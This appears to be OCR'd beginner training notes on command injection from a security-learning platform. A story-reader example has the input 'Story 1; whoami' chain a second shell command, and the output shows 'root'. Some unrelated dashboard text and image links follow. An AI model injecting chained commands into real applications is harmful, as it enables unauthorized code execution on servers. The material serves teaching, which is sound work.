



Command Injection

It allows us to execute system commands on the server,
which could also mean that we can see the files,




Enter Story That You Want To Read:

Story 1

Once upon a time ....

```
cat story1.txt
```




Enter Story That You Want To Read:

Story 1; whoami


```
Once upon a time ....

root
```

```
cat story1.txt; whoami
```



NORMAL OUTPUT ... ROOT

NORMAL INPUT; WHOAMI



Dashboard

Complete rooms and upskill in security, all from your browser.

395004 Users

205060 Rank

Get Started

Learn with structured pathways or individuals rooms

Pathways

Enroll in a pathway and get structured learning

Series

Complete sets of fun security challenges

Welcome Tasks

- ✓ Join a room
- ✓ Connect to our network
- ○ Complete a room

Learning Path

